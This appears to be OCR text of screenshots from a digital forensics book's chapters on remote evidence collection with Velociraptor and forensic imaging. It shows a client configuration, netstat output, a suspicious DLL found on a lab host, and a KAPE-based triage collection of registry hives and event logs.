
Name	Date modified	Type	Size
$Extend	4/24/2022 2:42 PM	File folder	
$Recycle.Bin	4/24/2022 2:38 PM	File folder	
ProgramData	4/24/2022 2:37 PM	File folder	
Users	4/24/2022 2:38 PM	File folder	
Windows	4/24/2022 2:43 PM	File folder	
$Boot	10/16/2019 10:56 PM	File	8 KB
$LogFile	10/16/2019 10:56 PM	File	65,536 KB
$MFT	10/16/2019 10:56 PM	File	1,024,512 KB
$Secure_$SDS	10/16/2019 10:56 PM	File	6,506 KB


Chapter 7: Remote Evidence Collection




Search clients
admin
Welcome to Velociraptor!
Common tasks:
Inspect the server's state
Building an Offline Collector
Write VQL notebooks
View Server Configuration
Customize this welcome screen
Or simply search for a client in the search bar above.
You can always get back to this welcome screen by clicking the little green reptile above!
Tips
1. Press Ctrl-/ to view keyboard hotkeys.

```
  GNU nano 4.8                /etc/velociraptor.config.yaml
version:
  name: velociraptor
  version: 0.6.4-1
  commit: abe3ae68
  build_time: "2022-04-26T10:46:54+10:00"
  compiler: go1.18.1
Client:
  server_urls:
  - https://192.168.0.200:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDTDCCAjSgAwIBAgIRAM7id3dkUclJTp3vDWiD1ZYwDQYJKoZIhvcNAQELBQAw
    GjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMB4XDTIyMDQyOTAxNDEyM1oXDTMy
    MDQyNjAxNDEyM1owGjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMIIBIjANBgkq
    hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvsqhRXI696fBktpQjG+CQ2OADRFDkTwT
    D+EOSaDb9zp8jjR+2WVckXPoGstTp0p2heYAfnc5RvBOHjQvqCfDOLLXahVt4+mM
    fRU4ivqYm2JstwvaiSERSSxJ8d3TYoFiQf3RycTAh4+PUFfYERqtm7Gm9+A748qT
    sUuaCpgAPn5ohF4jprN7xEqUM6GrVvrgV7mJ48/0UcfIJPR9TYXzVM92DCA6qw7N
    sdF4/jyRT/9sJgBRKnEb51JYsQN1vD5QvV+bRkMJxpLivmlbNGhFpQTOhVDmiJ2T
    KU+M4rJHT8aEps8Q8K/uqFFY379sB0HplDAEo30Gbj5Fe0kMxI20TwIDAQABo4GM
    MIGJMA4GA1UdDwEB/wQEAwICpDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUH
    AwIwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUXH6+5UjgnxqZ9N4Bxn0IAU8M
    LzUwKAYDVR0RBCEwH4IdVmVsb2NpcmFwdG9yX2NhLnZlbG9jaWRleC5jb20wDQYJ
    KoZIhvcNAQELBQADggEBAJlzvhK6spklZotbv+3NFmfvsxxt51r8QuBGCEykoZ42
    y+1G4ePi6oOXvAaGNkcEoIMRzaey/wRUxaYb9E+HWWHfA/NWoXs7MYCazc5DpUpj
    xjslYMpvCF8asF9kMDcdSSfCnIAkrHlPewm8KX6kvQI+IfWSDRv+7904n1XSA69L
    JjW5xyTkveMzRuFf5zLj9cBfMQrdwYpN0qDEo2cRHGML7DfRqg4ews9DCQK5ntiX
    QuEGJjUqHn/RalabtGO1YuU9k8sTUCDtQTOWCUS5455Edjg4jUFCiwuwsiQpMj4+
    rzwrJ+9AMRU4hq0ruyOIYjYnR+dF+eO43JkxjD9YOcY=
    -----END CERTIFICATE-----
  nonce: IP8U8nlau+U=
  use_self_signed_ssl: true
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
  tempdir_windows: $ProgramFiles\Velociraptor\Tools
  max_poll: 60
  windows_installer:
    service_name: Velociraptor
    install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
    service_description: Velociraptor service
  darwin_installer:
    service_name: com.velocidex.velociraptor
    install_path: /usr/local/sbin/velociraptor

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell
```





		Client ID	Hostname	Fqdn
☐	●	C.325723f95d75b170	DESKTOP-5EP5O0E	DESKTOP-5EP5O0E.hitronhub.home
☐	●	C.61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home


DESKTOP-9SK5KPF.hitronhub.home

Client ID	C.61ccda4581e72dd1
Agent Version	2022-04-26T10:48:34+10:00
Agent Name	velociraptor
First Seen At	2022-04-29 01:51:27 UTC
Last Seen At	2022-05-04 01:15:25 UTC
Last Seen IP	192.168.0.36:52173
Labels	
Operating System	windows
Hostname	DESKTOP-9SK5KPF
FQDN	DESKTOP-9SK5KPF.hitronhub.home
Release	Microsoft Windows 10 Enterprise Evaluation10.0.19044 Build 19044
Architecture	amd64

Cmd ▾ netstat

netstat

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.0.36:3389      192.168.0.32:56257     ESTABLISHED
  TCP    192.168.0.36:52173     192.168.0.200:8000     ESTABLISHED
  TCP    192.168.0.36:52335     192.168.0.200:8000     ESTABLISHED
  TCP    192.168.0.36:52391     72.21.91.29:http       CLOSE_WAIT
  TCP    192.168.0.36:52405     40.83.247.108:https    ESTABLISHED
  TCP    [2001:48f8:1006:b2a:1893:90bd:a3df:d1be]:52389  2001-48F8-0-462-0-0-1834-18F0-static:https  CLOSE_WAIT
  TCP    [2001:48f8:1006:b2a:1893:90bd:a3df:d1be]:52390  [2620:109:c002::6cae:a18]:https  CLOSE_WAIT
```




	Name	Size	Mode	mtime
	Ole DB	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	ado	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	bghe21.dll	1 Mb	-rwxr-xr-x	2022-05-04 09:44:20 UTC
	en-US	0 b	drwxr-xr-x	2019-12-07 09:49:03 UTC
	msadc	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	wab32.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC
	wab32res.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC

\\.\C:\Program Files\Common Files\System\bghe21.dll

Size	721990
Mode	-rwxr-xr-x
Mtime	2022-05-04T09:44:20Z
Atime	2022-05-04T02:50:09.4841997Z
Ctime	2022-05-04T02:50:12.890088Z
Btime	2022-05-04T02:49:43.4814923Z
Fetch from Client	Collect from the client

		Client ID	Hostname	Fqdn
		C.325723f95d75b170	DESKTOP-5EP5O0E	DESKTOP-5EP5O0E.hitronhub.home
		C.61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home



New Collection: Select Artifacts to collect

- Windows.Forensics.Usn
- Windows.KapeFiles.Extract
- Windows.KapeFiles.Targets
- Windows.Memory.Acquisition

Windows.KapeFiles.Targets

Type: client

Kape is a popular bulk collector tool for triaging a system quickly. While KAPE itself is not an opensource tool, the logic it uses to decide which files to collect is encoded in YAML files hosted on the KapeFiles project (https://github.com/EricZimmerman/KapeFiles) and released under an MIT license.

This artifact is automatically generated from these YAML files, contributed and maintained by the community. This artifact only encapsulates the KAPE "Targets" - basically a bunch of glob expressions used for collecting files on the endpoint. We do not do any post processing these files - we just collect them.

We recommend that timeouts and upload limits be used conservatively with this artifact because we can upload really vast quantities of data very quickly.

Parameters

Name	Type	Default	Description
UseAutoAccessor	bool	Y	Uses file accessor when possible instead of ntfs parser - this is much faster.
Device		C:	Name of the drive letter to search.
VSSAnalysis	bool		If set we run the collection across all VSS and collect only unique changes.
_BasicCollection	bool		Basic Collection (by Phill Moore): $Boot, $J, $J, $LogFile, $MFT, $Max, $Max, $T, $T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK

New Collection: Configure Parameters

-	Artifact
-	Windows.KapeFiles.Targets

UseAutoAccessor ☑ Uses file accessor when possible instead of ntfs parser - this is much faster.

Device C:

VSSAnalysis ☐ If set we run the collection across all VSS and collect only unique changes.

_BasicCollection ☑ Basic Collection (by Phill Moore): $Boot, $J, $J, $LogFile, $MFT, $Max, $Max, $T, $T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK Files XP, Event logs Win7+, Event logs Win7+, Event logs XP, LNK Files from C:\ProgramData, LNK Files from Microsoft Office Recent, LNK Files from Recent, LNK Files from Recent (XP), Local Service registry hive, Local Service registry hive, Local Service registry transaction files, Local Service registry transaction files, NTUSER.DAT DEFAULT registry hive, NTUSER.DAT DEFAULT registry hive, NTUSER.DAT DEFAULT transaction files, NTUSER.DAT DEFAULT transaction files, NTUSER.DAT registry hive, NTUSER.DAT registry hive XP, NTUSER.DAT registry transaction files, Network Service registry hive, Network Service registry hive, Network Service registry transaction files, Network Service registry transaction files, PowerShell Console Log, Prefetch, Prefetch, RECYCLER - WinXP, RecentFileCache, RecentFileCache, Recycle Bin - Windows Vista+, RegBack registry transaction files, RegBack registry transaction files, Restore point LNK Files XP, SAM registry hive, SAM registry hive, SAM registry hive (RegBack), SAM registry hive (RegBack), SAM registry transaction files, SAM registry transaction files, SECURITY registry hive, SECURITY registry hive, SECURITY registry hive (RegBack), SECURITY registry hive (RegBack), SECURITY registry transaction files, SECURITY registry transaction files, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive (RegBack), SOFTWARE registry hive (RegBack), SOFTWARE registry transaction files, SOFTWARE registry transaction files, SOFTWARE registry transaction files, SOFTWARE registry transaction files, SRUM, SRUM, SYSTEM registry hive, SYSTEM registry hive, SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry transaction files, SYSTEM registry transaction files, Setupapi.log Win7+, Setupapi.log Win7+, Setupapi.log XP, Syscache, Syscache transaction files, System Profile registry hive, System Profile registry hive, System Profile registry transaction files, System Profile registry transaction files, System Restore Points Registry Hives (XP), Thumbcache DB, UsrClass.dat registry hive, UsrClass.dat registry transaction files, WindowsIndexSearch, XML, XML, at .job, at .job, at SchedLgU.txt, at SchedLgU.txt

New Collection: Review request


```
{
  "artifacts": [
    "Windows.KapeFiles.Targets"
  ],
  "specs": [
    {
      "artifact": "Windows.KapeFiles.Targets",
      "parameters": {
        "env": [
          {
            "key": "_BasicCollection",
            "value": "Y"
          }
        ]
      }
    }
  ]
}
```



⧗ | F.C9PGNBRNPT0PC | Windows.KapeFiles.Targets

Results


Artifacts with Results	Windows.KapeFiles.Targets/All File MetadataWindows.KapeFiles.Targets/Uploads
Total Rows	1202
Uploaded Bytes	608775661 / 608775661
Files uploaded	600
Download Results	


Available Downloads


Name	Size (Mb)	Date
DESKTOP-9SK5KPF-C.61ccda4581e72dd1-F.C9PGNBRNPT0PC	71 Mb	2022-05-04T23:41:37Z





Chapter 8: Forensic Imaging







